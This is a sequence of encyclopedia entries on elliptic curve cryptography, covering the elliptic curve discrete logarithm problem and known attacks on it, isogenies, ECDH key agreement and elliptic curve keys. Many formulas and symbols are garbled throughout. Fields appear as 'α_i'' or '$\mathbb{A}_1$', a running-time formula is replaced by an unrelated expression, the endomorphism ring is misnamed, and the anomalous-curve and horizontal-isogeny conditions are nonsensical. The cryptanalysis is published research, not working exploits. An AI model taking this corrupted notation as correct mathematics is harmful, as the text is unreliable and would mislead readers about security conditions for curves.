Miller V (1986) Use of elliptic curves in cryptography. In: Williams HC (ed) Advances in Cryptology: Crypto ’85, Proceedings, Lecture Notes in Computer Science, vol 218. Springer, pp 417–426. Santa Barbara, California, USA, 18–20 Aug, 1986

Park C, Itoh K, Kurosawa K (1994) All/nothing election scheme and anonymous channel. In: Helleseth T (ed) Advances in Cryptology – Eurocrypt ’93, Proceedings, Lecture Notes in Computer Science, vol 765. Springer, pp 248–259. Lofthus, Norway, May, 1993

Schnorr CP (1990) Efficient identification and signatures for smart cards. In: Brassard G (ed) Advances in Cryptology — Crypto ’89, Proceedings, Lecture Notes in Computer Science, vol 435. Springer, pp 239–252. Santa Barbara, California, USA, 20–24 Aug, 1990

Tsiounis Y, Yung M (1998) The security of ElGamal based encryption. In: Imai H, Zheng Y (eds) Public key cryptography, first international workshop on practice and theory in public key cryptography, PKC’98. Springer, pp 117–134. Pacifico Yokohama, Japan, 5–6 Feb, 1998

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_245

Elliptic Curve Cryptography

Darrel Hankerson[29] ✉ and Alfred Menezes[30] ✉
(29) Department of Mathematics, Auburn University, Auburn, AL, USA
(30) Department of Combinatorics and Optimization, University of Waterloo, Waterloo, ON, Canada

✉ **Darrel Hankerson**
Email: hankedr@auburn.edu

✉ **Alfred Menezes (Corresponding author)**
Email: ajmeneze@uwaterloo.ca

Synonyms

ECC

Definition

Elliptic curve cryptography (ECC) encompasses the design and analysis of public key cryptographic schemes that can be implemented using elliptic curves.

Background

Elliptic curve cryptographic schemes were proposed independently in 1985 by Neal Koblitz (Koblitz, 1987) and Victor Miller (Miller, 1986). They are the elliptic curve analogues of schemes based on the discrete logarithm problem where the underlying group is the group of points on an elliptic curve defined over a finite field (Blake et al., 1999; Hankerson et al., 2004).

See Koblitz et al. (2011) for a historical account of the development and commercial acceptance of elliptic curve cryptography.

Theory

The security of all elliptic curve signature schemes, elliptic curve key agreement schemes, and elliptic curve public-key encryption schemes is based on the apparent intractability of the elliptic curve discrete logarithm problem (ECDLP). Unlike the case of the ordinary discrete logarithm problem in the multiplicative group of a finite field, or with the integer factorization problem, there is no subexponential-time algorithm known for the ECDLP. Consequently, significantly smaller parameters can be selected for elliptic curve schemes than for ordinary discrete logarithm schemes or for RSA and achieve the same level of security. Smaller parameters result in significant performance benefits especially for higher security levels.

Elliptic curves can be viewed as a special case of hyperelliptic curves. Hyperelliptic curve cryptography (HEC) offers schemes analogous to those in ECC but where the security is based on the apparent intractability of the hyperelliptic curve discrete logarithm problem (HECDLP). The main attractions for HEC are similar to those for ECC (Cohen et al., 2005).

Elliptic curves have been fundamental in the practical realization of pairing-based cryptography (PBC). Elliptic curves of low embedding degree can be used to define bilinear pairings, which in turn can be used to implement elegant protocols for such tasks as identity-based encryption and aggregate signatures.

Cross-References

Public Key Cryptography

References

Blake I, Seroussi G, Smart N (1999) Elliptic curves in cryptography. Cambridge University Press, Cambridge

Cohen H, Frey G, Avanzi R, Doche C, Lange T, Nguyen K, Vercauteren F (2005) Handbook of elliptic and hyperelliptic curve cryptography. Chapman & Hall/CRC, Boca Ratonx

Hankerson D, Menezes A, Vanstone S (2004) Guide to elliptic curve cryptography. Springer, New York

Koblitz N (1987) Elliptic curve cryptosystems. Math Comput 48:203–209
[MathSciNet]

Koblitz AH, Koblitz N, Menezes A (2011) Elliptic curve cryptography: the serpentine course of a paradigm shift. J Number Theory 131:781–814
[MathSciNet]

Miller V (1986) Use of elliptic curves in cryptography. In: Advances in cryptology—CRYPTO’85. Lecture notes in computer science, vol 218. Springer, pp 417–426

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_246

Elliptic Curve Discrete Logarithm Problem

Darrel Hankerson[31] ✉ and Alfred Menezes[32] ✉
(31) Department of Mathematics, Auburn University, Auburn, AL, USA
(32) Department of Combinatorics and Optimization, University of Waterloo, Waterloo, ON, Canada

✉ **Darrel Hankerson**
Email: hankedr@auburn.edu

✉ **Alfred Menezes (Corresponding author)**
Email: ajmeneze@uwaterloo.ca

Definition

The elliptic curve discrete logarithm problem is a special case of the *discrete logarithm problem*.

Background

Let E be an *elliptic curve* defined over a *finite field* α_i' , and let $P \in E(\mathbb{F}_q)$ be a point of order n. Given $Q \in \langle P \rangle$, the *elliptic curve discrete logarithm problem* (ECDLP) is to find the integer ℓ, $0 \le \ell \le n-1$, such that $Q = \ell P$. The ECDLP is a special case of the *discrete logarithm problem* in which the cyclic group G is the group $\langle P \rangle$ of points on an elliptic curve. It is of cryptographic interest because its apparent intractability is the basis for the security of *elliptic curve cryptography*.

Theory

If the order n of the base point P is composite and its factorization is known, then the Pohlig-Hellman algorithm (Pohlig and Hellman, 1978) (see the *discrete logarithm problem* entry) can be used to efficiently reduce the ECDLP in $\langle P \rangle$ to instances of the ECDLP in proper subgroups of $\langle P \rangle$. Thus, the difficulty of the original ECDLP instance depends on the size of the largest prime factor of n. In order to maximize resistance to the Pohlig-Hellman algorithm, n should be prime, as we will henceforth assume.

Pollard's Rho Method

Pollard's rho method (Pollard, 1978) is the fastest general-purpose algorithm known for solving the ECDLP. The algorithm, as improved by Teske (1998), has an expected running time of $\sqrt{\pi n/2}$ elliptic curve operations and has negligible storage requirements. van Oorschot and Wiener (1999) showed how Pollard's rho method can be effectively parallelized so that r processors could jointly work on solving one ECDLP instance with a net speedup by a factor of r. The processors do not have to communicate with each other and only occasionally transmit data to a central processor. This method is also called parallel collision search (see *discrete logarithm problem*).

Gallant et al. (2000) and Wiener and Zuccherato (1999) observed that Pollard's rho method can be modified to operate on equivalence classes determined by the negation map acting on points (which maps a point P to $-P$), rather than on points themselves. The running time of this modified version is

$$(\sqrt{\pi n})/2,$$

a speedup by a factor of $|Z|$.

Gallant et al. (2000) and Wiener and Zuccherato (1999) also observed that Pollard's rho method can be accelerated by exploiting other efficiently computable endomorphisms of an elliptic curve. For the two *Koblitz elliptic curves* which are defined over $\mathbb{A}_1$ by the equations $y^2 + xy = x^3 + 1$ and $y^2 + xy = x^3 + x^2 + 1$, the *Frobenius map* $\phi : (x, y) \mapsto (x^2, y^2)$ is an endomorphism on $\mathcal{NL}(f)$ and can be efficiently computed. By operating on the equivalence

classes of points determined by the negation and Frobenius maps, Pollard's rho method for Koblitz curves can be accelerated further by a factor of $\sqrt{m}$ for a resulting running time of

$$\lambda'_j, x_j, t_j \in \mathbb{Z}_p$$

Index-Calculus Methods

Unlike the case of the discrete logarithm problem in the multiplicative group of a finite field, there is no *index-calculus method* known for solving the general ECDLP that has a subexponential (or better) running time. No appropriate choice is known for the elements of the *factor base* required in the index-calculus method. In the case of elliptic curves over prime fields, the most natural choice for factor base elements is obtained by regarding an elliptic curve point as having coordinates in the field of the rational numbers and selecting those points that have small *height*. Silverman and Suzuki (1998) presented convincing arguments why this approach is doomed to fail.

For the case of elliptic curves over fields $\mathbb{F}_{q^m}$ with $m > 1$, Gaudry (2009) proposed a factor base consisting of points whose x-coordinate lies in α'_i . For fixed $m \geq 3$, the resulting index-calculus algorithm has running time $O(q^{2-2/m})$ (see also Diem 2011a) which, although not subexponential, is faster than Pollard's rho method. Furthermore, Diem (2011b) has proven that Gaudry's algorithm has subexponential running time when the field order q^m increases in such a way that m^2 is of order $\log q$. Gaudry's index-calculus algorithm and its derivatives seem not effective (in the sense of being faster than Pollard's rho method) for solving the ECDLP for elliptic curves that are used in practice, such as the *NIST elliptic curves*.

Silverman (2000) proposed a different idea for attacking the ECDLP, which he termed *xedni calculus*. Shortly after, Jacobson et al. (2000) gave compelling theoretical and experimental evidence why xedni calculus would be ineffective for solving the ECDLP.

Unlike the elliptic curve case, index-calculus methods are effective in solving the *hyperelliptic curve discrete logarithm problem* (for higher genus curves). Such methods are of concern when special-purpose algorithms (discussed below) convert the ECDLP to a corresponding problem on a hyperelliptic curve.

Special-Purpose Algorithms

Algorithms that are faster than Pollard's rho method for solving the ECDLP are known for some special classes of elliptic curves. When selecting an elliptic curve for use in a cryptographic scheme, one should verify that the elliptic curve chosen is not vulnerable to these special-purpose attacks.

Attack on Prime-Field Anomalous Curves

An elliptic curve *E* over a prime field $|/$ is said to be *prime-field anomalous* if the number of points in $d_{k_2}(y)$ is equal to *p*. Satoh and Araki (1998), Semaev (1998), and Smart (1999) showed that for such curves, the ECDLP in $d_{k_2}(y)$ can be efficiently solved. Hence, when selecting an elliptic curve *E* over a prime field $|/$ for cryptographic use, it is important to verify that $f \in g\mathbb{F}_{q^m}[x]$.

Weil and Tate Pairing Attacks

Let *E* be an elliptic curve defined over a finite field α_i' . Menezes et al. (1993) and Frey and Rück (1994) showed how the *Weil* and *Tate pairings* can be used to efficiently reduce the ECDLP in $e_{k_1}(x)$ to the discrete logarithm problem in the multiplicative group of an extension field $\widetilde{\mathsf{DB}}$, where subexponential-time index-calculus methods are known. The reduction is only useful for solving the ECDLP instance if the discrete logarithm problem in $\widetilde{\mathsf{DB}}$ is tractable—this imposes the restriction that *k* not be too large. Now, the smallest permissible value for the extension degree *k* is the smallest integer *k* such that *n* divides $q^k - 1$. Hence, by verifying that *n* does not divide $q^k - 1$ for all integers $k \in [1, c]$ (where *c* is chosen so that the discrete logarithm problem in $\mathbb{F}_q.$ is deemed to be intractable), the Weil and Tate pairing attacks can be circumvented.

In 2013, there were several dramatic developments in algorithms for solving the discrete logarithm in finite fields of small characteristic, culminating in a quasi-polynomial time algorithm (Barbulescu et al., 2014). Since the Weil and Tate pairing attack reduces the ECDLP in supersingular elliptic curves over characteristic two and three finite field α_i' to the discrete logarithm problem in $\mathbb{F}_{q^k}^*$ where $k \leq 6$, the ECDLP in these

supersingular elliptic curves is considered to be tractable. Thus, these elliptic curves should not be used in cryptographic applications.

Weil Descent

Frey (2001) proposed a general methodology using *Weil descent* for reducing the ECDLP in an elliptic curve *E* over a characteristic two finite fields $\mathbb{F}_{2^m}$ to the discrete logarithm problem in the Jacobian $J_C(\mathbb{F}_{2^n})$ of an algebraic curve *C* defined over a subfield $\mathcal{R}_n$ of $\mathbb{F}_{2^m}$. Gaudry et al. (2002) gave an explicit algorithm for the case where *C* is a hyperelliptic curve of genus *g* defined over $\mathcal{R}_n$; their method is called the *GHS attack*. Since subexponential-time algorithms are known for the discrete logarithm problem in high-genus hyperelliptic curves (see Adleman et al. 1994 and Gaudry 2000), the GHS attack can potentially solve the ECDLP faster than Pollard's rho method.

Menezes and Qu (2001) showed that the GHS attack is slower than Pollard's rho method for all elliptic curves defined over finite fields $\mathbb{F}_{2^m}$ where *m* is prime and $m \in [160, 600]$. Thus, the GHS attack is ineffective for elliptic curves over these fields.

The GHS attack for elliptic curves over $\mathbb{F}_{2^m}$ where *m* is composite has been extensively analyzed (see Jacobson et al. 2001, Maurer et al. 2002, and Menezes et al. 2004). This body of work shows that the GHS attack is indeed effective in solving the ECDLP for some elliptic curves over some fields $\mathbb{F}_{2^m}$ with *m* composite. Hess (2004) generalized the GHS attack whereby the curve *C* obtained is not necessarily hyperelliptic. The implications were examined in Menezes and Teske (2006), leading to additional concerns for certain composite *m*. In view of these attacks, it seems prudent to avoid use of elliptic curves over finite fields $\mathbb{F}_{2^m}$ where *m* is composite.

Cross-References

Discrete Logarithm Problem

References

Adleman L, DeMarrais J, Huang M (1994) A subexponential algorithm for discrete logarithms over the rational subgroup of the Jacobians of large genus hyperelliptic curves over finite fields. In: Algorithmic number theory—ANTS-I. Lecture notes in computer science, vol 877. Springer, Berlin/New York, pp 28–40

Barbulescu R, Gaudry P, Joux A, Thomé E (2014) A heuristic quasi-polynomial algorithm for discrete logarithm in finite fields of small characteristic: improvements over FFS in small to medium characteristic. Advances in cryptology—EUROCRYPT 2014. Lecture notes in computer science, vol 8441. Springer, Berlin/New York, pp 1–16

Diem C (2011a) On the discrete logarithm problem in class groups of curves. Math Comput 80:443–475
[MathSciNet]

Diem C (2011b) On the discrete logarithm problem in elliptic curves. Compos Math 147:75–104
[MathSciNet]

Frey G (2001) Applications of arithmetical geometry to cryptographic constructions. In: Proceedings of the Fifth International Conference on Finite Fields and Applications. Springer, Berlin, pp 128–161

Frey G, Rück H (1994) A remark concerning *m*-divisibility and the discrete logarithm in the divisor class group of curves. Math Comput 62:865–874
[MathSciNet]

Gallant R, Lambert R, Vanstone S (2000) Improving the parallelized Pollard lambda search on anomalous binary curves. Math Comput 69:1699–1705
[MathSciNet]

Gaudry P (2000) An algorithm for solving the discrete log problem in hyperelliptic curves. Advances in cryptology—EUROCRYPT 2000. Lecture notes in computer science, vol 1807. Springer, Berlin, pp 19–34

Gaudry P (2009) Index calculus for Abelian varieties and the elliptic curve discrete logarithm problem. J Symb Comput 44:1690–1702
[MathSciNet]

Gaudry P, Hess F, Smart N (2002) Constructive and destructive facets of Weil descent on elliptic curves. J Cryptol 15:19–46
[MathSciNet]

Hess F (2004) Generalising the GHS attack on the elliptic curve discrete logarithm problem. LMS J Comput Math 7:167–192
[MathSciNet]

Jacobson M, Koblitz N, Silverman J, Stein A, Teske E (2000) Analysis of the Xedni calculus attack. Des Codes Cryptogr 20:41–64
[MathSciNet]

Jacobson M, Menezes A, Stein A (2001) Solving elliptic curve discrete logarithm problems using Weil descent. J Ramanujan Math Soc 16:231–260
[MathSciNet]

Maurer M, Menezes A, Teske E (2002) Analysis of the GHS Weil descent attack on the ECDLP over characteristic two finite fields of composite degree. LMS J Comput Math 5:127–174
[MathSciNet]

Menezes A, Qu M (2001) Analysis of the Weil descent attack of Gaudry, Hess and Smart. Topics in cryptology—CT-RSA 2001. Lecture notes in computer science, vol 2020. Springer, Berlin, pp 308–318

Menezes A, Teske E (2006) Cryptographic implications of Hess' generalized GHS attack. Appl Algebra Eng Commun Comput 16:439–460
[MathSciNet]

Menezes A, Okamoto T, Vanstone S (1993) Reducing elliptic curve logarithms to logarithms in a finite field. IEEE Trans Inf Theory 39:1639–1646
[MathSciNet]

Menezes A, Teske E, Weng A (2004) Weak fields for ECC. Topics in cryptology–CT-RSA 2004. Lecture notes in computer science, vol 2964. Springer, Berlin, pp 366–386

Pohlig S, Hellman M (1978) An improved algorithm for computing logarithms over $GF(p)$ and its cryptographic significance. IEEE Trans Inf Theory 24: 106–110
[MathSciNet]

Pollard J (1978) Monte Carlo methods for index computation (mod p). Math Comput 32:918–924
[MathSciNet]

Satoh T, Araki K (1998) Fermat quotients and the polynomial time discrete log algorithm for anomalous elliptic curves. Commentarii Mathematici Universitatis Sancti Pauli 47:81–92
[MathSciNet]

Semaev I (1998) Evaluation of discrete logarithms in a group of p-torsion points of an elliptic curve in characteristic p. Math Comput 67:353–356
[MathSciNet]

Silverman J (2000) The Xedni calculus and the elliptic curve discrete logarithm problem. Des Codes Cryptogr 20:5–40
[MathSciNet]

Silverman J, Suzuki J (1998) Elliptic curve discrete logarithms and the index calculus. Advances in cryptology—ASIACRYPT'98. Lecture notes in computer science, vol 1514. Springer, Berlin, pp 110–125

Smart N (1999) The discrete logarithm problem on elliptic curves of trace one. J Cryptol 12:193–196
[MathSciNet]

Teske E (1998) Speeding up Pollard's rho method for computing discrete logarithms. Algorithmic number theory—ANTS-III. Lecture notes in computer science, vol 1423. Springer, Berlin, pp 541–554

van Oorschot P, Wiener M (1999) Parallel collision search with cryptanalytic applications. J Cryptol 12:1–28

[MathSciNet]

Wiener M, Zuccherato R (1999) Faster attacks on elliptic curve cryptosystems. Selected areas in cryptography—SAC’98. Lecture notes in computer science, vol 1556. Springer, Berlin, pp 190–200

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1571

Elliptic Curve Isogenies

David Jao[33] ✉
(33) Department of Combinatorics & Optimization, University of Waterloo, Waterloo, ON, Canada

✉ **David Jao**
Email: djao@uwaterloo.ca

Definition

An elliptic curve isogeny, or an isogeny between *elliptic curves*, is a function between two elliptic curves that is simultaneously an algebraic map and a group homomorphism.

Applications

Isogenies between elliptic curves are used to transfer solutions to the *elliptic curve discrete logarithm problem* from one elliptic curve to another. They have also been used to design cryptographic hash functions (Charles et al., 2009), public-key cryptosystems (Castryck et al., 2018; De Feo et al., 2014), key encapsulation mechanisms (Jao et al., 2009), and digital signature schemes (De Feo and Galbraith, 2019). Cryptosystems and digital signature schemes based on isogenies are conjectured to be quantum-resistant and have smaller key sizes than other types of quantum-resistant cryptosystems.

Theory

For mathematical background on the theory of elliptic curves and isogenies, see Silverman (2009).

Let E and E' be elliptic curves defined over a field F. An isogeny ϕ: $E \to E'$ is an algebraic map which is a group homomorphism. Being an algebraic map means that the coordinates of the output of ϕ can each be expressed as a rational function in the coordinates of the input of ϕ:

$$\phi(x, y) = \left(\frac{f_1(x, y)}{g_1(x, y)}, \frac{f_2(x, y)}{g_2(x, y)} \right)$$

for some polynomials f_1, g_1, f_2, g_2 with coefficients in a field L containing F; if L is the smallest field containing these coefficients and F, then we say ϕ is defined over L. Every algebraic map between two elliptic curves which sends the identity element on the first curve to the identity element on the second curve is a group homomorphism, and hence an isogeny. Two elliptic curves E and E' defined over F are said to be isogenous over L if there exists an isogeny ϕ: $E \to E'$ defined over L.

The case of *finite fields* is of particular importance to cryptography. Let $\mathcal{NL}(f)$ be a field of cardinality $q = p^k$. Then E and E' are isogenous over α_i' if and only if the orders $G \leq \mathbb{F}_p^*$ and $\#E'(\mathbb{F}_q)$ are identical. The Frobenius map on E is the isogeny

$$\pi(x, y) = (x^p, y^p)$$

from E to the curve E^p obtained by raising each coefficient of E to the p-th power. A nonconstant isogeny is said to be inseparable if it can be expressed as a composition of isogenies at least one of which is equal to the Frobenius map on an elliptic curve; otherwise it is said to be separable. Generally, the separable isogenies are of the most interest in applications. Every inseparable isogeny is equal to a composition of isogenies, each of which is either separable or equal to the Frobenius map on an elliptic curve.

The kernel of an isogeny ϕ: $E \to E'$ defined over L is the set

$$\ker \phi = \{P \in E(L) : \phi(P) = \infty\}.$$

The degree of a separable isogeny can be defined to be the cardinality of its kernel (as a group homomorphism), which is always finite. For inseparable isogenies, the degree of the Frobenius map on a curve can be defined to be p, and in general the degree of an inseparable isogeny can be

defined to be the number obtained by writing the isogeny as a composition of separable isogenies and Frobenius maps and multiplying together all the degrees of the composed isogenies. Every nonconstant isogeny is equal to a composition of isogenies of prime degree.

If two elliptic curves are isomorphic over L, then any admissible change of variables transforming one curve to the other is an isogeny of degree 1 defined over L and vice versa. Such an isogeny is called an isomorphism.

Vélu's Formulas

Given any elliptic curve E defined over α_i' , and any finite subgroup K of $e_{k_1}(x)$, there exist an elliptic curve E/K and a separable isogeny $\phi_K: E \to E/K$ such that $\ker \phi_K = K$. The isogeny ϕ is unique up to isomorphism, meaning that any other isogeny $\psi: E \to E'$ with $\ker \psi = K$ is equal to the composition of ϕ_K with an isomorphism.

Vélu (1971) gives formulas for obtaining the isogeny ϕ_K from K, as follows. For any point P on E, denote the x and y-coordinates of P by $x(P)$ and $y(P)$, respectively. Then $\phi_K(P) = (\phi_x(P), \phi_y(P))$ where

$$\phi_x(P) = x(P) + \sum_{Q \in K \setminus \{\infty\}} x(P+Q) - x(Q)$$
$$\phi_y(P) = y(P) + \sum_{Q \in K \setminus \{\infty\}} y(P+Q) - y(Q)$$

Endomorphism Ring

The set of isogenies from an elliptic curve E to itself forms a ring under the operations of pointwise addition and composition:

$$(\phi_1 + \phi_2)(P) = \phi_1(P) + \phi_2(P)$$
$$(\phi_1 \cdot \phi_2)(P) = (\phi_1 \circ \phi_2)(P) = \phi_1(\phi_2(P)).$$

This ring is called the endomorphism ring of an elliptic curve and denoted $J_C(\mathbb{F}_{2^n})$.

Let E be an elliptic curve defined over a finite field $\mathcal{NL}(f)$, where $q = p^n$. If E is supersingular, then $J_C(\mathbb{F}_{2^n})$ is a non-commutative ring isomorphic to a maximal order in the quaternion algebra over $\mathbb{Q}$ ramified at p and ∞. If E is non-supersingular, then $J_C(\mathbb{F}_{2^n})$ is a commutative ring

isomorphic to an imaginary quadratic order of discriminant $d_E < 0$ dividing $t^2 - 4q$, where $t = q + 1 - \#E(\mathbb{F}_q)$ and $G \leq \mathbb{F}_p^*$ denotes the order of E over α_i' . The quotient $(t^2 - 4q)/d_E$ is always a perfect square. Any two isogenous elliptic curves over a finite field are either both supersingular or both non-supersingular.

When E is non-supersingular, an isogeny $\phi: E \to E'$ is said to be horizontal if $K_1 \neq K_2$ and vertical otherwise. In the case of a vertical isogeny, $\sqrt{\frac{d_E}{d_{E'}}}$ is a rational number, and the degree of the isogeny must be a multiple of both the numerator and denominator of this rational number. The set of isomorphism classes of elliptic curves isogenous to E has the structure of a volcano (Sutherland, 2013), with horizontal "levels" corresponding to divisors of $t^2 - 4q$ which are perfect squares. Curves within a level are connected by horizontal isogenies, and curves of different levels are connected by vertical isogenies. Levels with larger discriminant contain a larger number of curves. The number of isomorphism classes of elliptic curves with discriminant d_E is equal to the class number of the imaginary quadratic order of discriminant d_E, which is asymptotically proportional to $\sqrt{|d_E|}$.

When E is supersingular, E is isomorphic (over the algebraic closure $\overline{\mathbb{F}}_p$) to an elliptic curve defined over $\mathbb{F}_{p^2}$. The number of supersingular elliptic curves up to isomorphism over $\overline{\mathbb{F}}_p$ is $\lfloor \frac{p}{12} \rfloor + i + j$ where $i = 1$ if $p \equiv 3 \pmod 4$ and $i = 0$ otherwise and $j = 1$ if $p \equiv 2 \pmod 3$ and $j = 0$ otherwise. For any fixed prime ℓ, the family of multigraphs whose vertices are the isomorphism classes of supersingular elliptic curves over $\mathbb{F}_{p^2}$ and whose edges are isogenies of degree ℓ, for $p = 2, 3, 5, 7, 11\ldots$, satisfies the Ramanujan eigenvalue bound and has optimal expansion properties (Costache et al., 2019).

References

Castryck W, Lange T, Martindale C, Panny L, Renes J (2018) CSIDH: an efficient post-quantum commutative group action. In: Peyrin T, Galbraith S (eds) Advances in Cryptology – ASIACRYPT 2018. Springer International Publishing, Cham, pp 395–427

Charles DX, Lauter KE, Goren EZ (2009) Cryptographic hash functions from expander graphs. J Cryptol 22: 93–113
[MathSciNet]

Costache A, Feigon B, Lauter K, Massierer M, Puskás A (2019) Ramanujan graphs in cryptography. In: Balakrishnan JS, Folsom A, Lalín M, Manes M (eds) Research directions in number theory. Springer International Publishing, Cham, pp 1–40

De Feo L, Galbraith SD (2019) SeaSign: compact isogeny signatures from class group actions. In: Ishai Y, Rijmen V (eds) Advances in cryptology — EUROCRYPT 2019. Springer International Publishing, Cham, pp 759–789

De Feo L, Jao D, Plût J (2014) Towards quantum-resistant cryptosystems from supersingular elliptic curve isogenies. J Math Cryptol 8(3):209–247
[MathSciNet]

Jao D, Azarderakhsh R, Campagna M, Costello C, De Feo L, Hess B, Jalali A, Koziel B, LaMacchia B, Longa P, Naehrig M, Pereira G, Renes J, Soukharev V, Urbanik D (2009) Supersingular isogeny key encapsulation. https://sike.org/

Silverman JH (2009) The arithmetic of elliptic curves. Springer, New York

Sutherland A (2013) Isogeny volcanoes. Open Book Ser 1(1):507–530
[MathSciNet]

Vélu J (1971) Isogénies entre courbes elliptiques. C R Acad Sci Paris Sér A-B 273:A238–A241

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_247

Elliptic Curve Key Agreement Schemes

Darrel Hankerson[34] ✉ and Alfred Menezes[35] ✉
(34) Department of Mathematics, Auburn University, Auburn, AL, USA
(35) Department of Combinatorics and Optimization, University of Waterloo, Waterloo, ON, Canada

✉ **Darrel Hankerson**
Email: hankedr@auburn.edu

✉ **Alfred Menezes (Corresponding author)**
Email: ajmeneze@uwaterloo.ca

Definition

Key agreement schemes allow two or more entities to establish a shared secret by communicating over an unsecured channel. The schemes described here are elliptic curve variants of Diffie-Hellman key agreement schemes.

Background

The basic Diffie-Hellman protocol is an unauthenticated key agreement scheme that allows two entities to establish a shared secret. See the entry for Diffie-Hellman key agreement for a description of the original scheme that uses the multiplicative group of a finite field.

Application

Elliptic curve Diffie-Hellman (ECDH) is the elliptic curve analog of the basic Diffie-Hellmankey agreement scheme (Diffie and Hellman, 1976). Two entities *A* and *B* use shared elliptic curve domain parameters*D* = (*q*, FR, *S*, *a*, *b*, *P*, *n*, *h*). Here, *a* and *b* define the coefficients of an elliptic curve *E* over a finite field α_i' , *n* is the prime order of a point *P* in $e_{k_1}(x)$, and $h = \#E(\mathbb{F}_q)/n$ (see elliptic curve keys). KDF is a key derivation function.

1. Entity *A* selects a secret integer $d_A \in_R [1, n-1]$ and sends the elliptic curve point $Q_A = d_A P$ to entity *B*.

2. Similarly, *B* selects a secret integer $d_B \in_R [1, n-1]$ and sends $Q_B = d_B P$ to *A*.

3. *A* computes $K = d_A Q_B = d_A d_B P$.

4. *B* similarly computes $K = d_B Q_A = d_B d_A P$.

5. *A* and *B* both derive the shared secret key $k = \mathrm{KDF}(K)$ from the shared secret point *K*.

The secret key *k* can then be used by *A* and *B* to encrypt or authenticate messages using symmetric-key schemes.

Security of ECDH against passive adversaries is based on the hardness of the elliptic curve analog of the Diffie-Hellman problem: given the domain parameters *D* and points Q_A and Q_B, compute *K*. A necessary condition for hardness of the elliptic curve Diffie-Hellman problem is intractability of the ellipticcurve discrete logarithm problem in $e_{k_1}(x)$.

In order to provide security against active adversaries, the exchanged points should be authenticated. Many variants of the basic Diffie-Hellman scheme that provide authentication have been proposed including the station-to-station protocol (Diffie et al., 1992) and the MQV key agreement scheme (Law et al., 2003). Elliptic curve analogs of the basic Diffie-Hellman, station-to-station, and MQV protocols have been standardized in ANSI X9.63 (ANSI X9.63, 2011), ISO 11770-3 (ISO/IEC, 2015), and NIST SP 800-56A (SP 800-56A, Revision 3, 2018). For an extensive study of authenticated Diffie-Hellman protocols, see Boyd et al. (2019).

The full unified model key agreement scheme is a variant of ECDH that was standardized in SP 800-56A, Revision 3 (2018). The scheme combines long-term (static) keys and one-time (ephemeral) keys to derive the shared secret key. In the following, $D = (q, \text{FR}, S, a, b, P, n, h)$ are shared elliptic curve domain parameters, x_1' and x_1' are A's and B's identifiers, KDF is a key derivation function, and (d_A, Q_A) and (d_B, Q_B) are A's and B's static elliptic curve key pairs. It is assumed that A and B have authentic copies of the other entity's static public key; in practice, the parties would exchange certificates for these public keys.

1. A selects $e_A \in_R [1, n-1]$ and sends $R_A = e_A P$ to B.

2. B selects $e_B \in_R [1, n-1]$ and sends $R_B = e_B P$ to A.

3. A computes $K_1 = hd_A Q_B$, verifies that $K_1 \neq \infty$, and sets Z_s to be the x-coordinate of K_1. A also computes $K_2 = he_A R_B$, verifies that $K_2 \neq \infty$, and sets Z_e to be the x-coordinate of K_2.

4. B computes $K_1 = hd_B Q_A$, verifies that $K_1 \neq \infty$, and sets Z_s to be the x-coordinate of K_1. B also computes $K_2 = he_B R_A$, verifies that $K_2 \neq \infty$, and sets Z_e to be the x-coordinate of K_2.

5. A and B compute the shared secret key $k = \text{KDF}(Z_e, Z_s, \hat{A}, \hat{B})$.

The full unified model key agreement scheme is analyzed in Menezes and Ustaoglu (2008).

Cross-References

Difle–Hellman Key Agreement
Elliptic Curve Cryptography
Elliptic Curve Keys
Key Agreement

References

ANSI X9.63 (2011) Public Key Cryptography for the Financial Services Industry: Key Agreement and Key Transport Using Elliptic Curve Cryptography. American National Standards Institute

Boyd C, Mathuria A, Stebila D (2019) Protocols for key establishment and authentication, 2nd edn. Springer

Diffie W, Hellman M (1976) New directions in cryptography. IEEE Trans Inf Theory 22:644–654 [MathSciNet]

Diffie W, van Oorschot P, Wiener M (1992) Authentication and authenticated key exchanges. Des Codes Crypt 2:107–125 [MathSciNet]

ISO/IEC 11770-3 (2015) Information Technology – Security Techniques – Key Management – Part 3: Mechanisms Using Asymmetric Techniques

Law L, Menezes A, Qu M, Solinas J, Vanstone S (2003) An efficient protocol for authenticated key agreement. Des Codes Crypt 28:119–134 [MathSciNet]

Menezes A, Ustaoglu B (2008) Security arguments for the UM key agreement protocol in the NIST SP 800-56A standard. In: Proceedings of ASIACCS ’08. ACM Press, pp 261–270

SP 800-56A, Revision 3 (2018) Special Publication 800-56A, Recommendation for Pair-Wise Key Establishment Schemes Using Discrete Logarithm Cryptography. National Institute of Standards and Technology, US

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_248

Elliptic Curve Keys

Darrel Hankerson[36] ✉ and Alfred Menezes[37] ✉
(36) Department of Mathematics, Auburn University, Auburn, AL, USA
(37) Department of Combinatorics and Optimization, University of Waterloo, Waterloo, ON, Canada

✉ **Darrel Hankerson**
Email: hankedr@auburn.edu

✉ **Alfred Menezes (Corresponding author)**
Email: ajmeneze@uwaterloo.ca

Definition

An elliptic curve key pair consists of a secret (private) integer and a publicly known point on an elliptic curve.

Background

Generally speaking, *keys* are the entity-specific information in a public-key cryptographic scheme. In cryptographic schemes based on elliptic curves, a key pair commonly consists of a private integer k and a public multiple kP of a point P on an elliptic curve. Together with domain parameters that are common to all key pairs, the public portion is used in operations such as encryption and signature verification, whereas the private portion is used in operations such as decryption and signature generation.

Application

Key pairs for elliptic curve cryptography are associated with a set of *domain parametersD* = (*q*, FR, *S*, *a*, *b*, *P*, *n*, *h*) which consist of:

1. The number of elements *q* in an underlying finite field α_i' .

2. An indication FR of the representation used for the elements of α_i' .

3. A seed *S* if the elliptic curve was generated verifiably at random using methods such as those described in the FIPS 186-4 standard (FIPS 186-4, 2013).

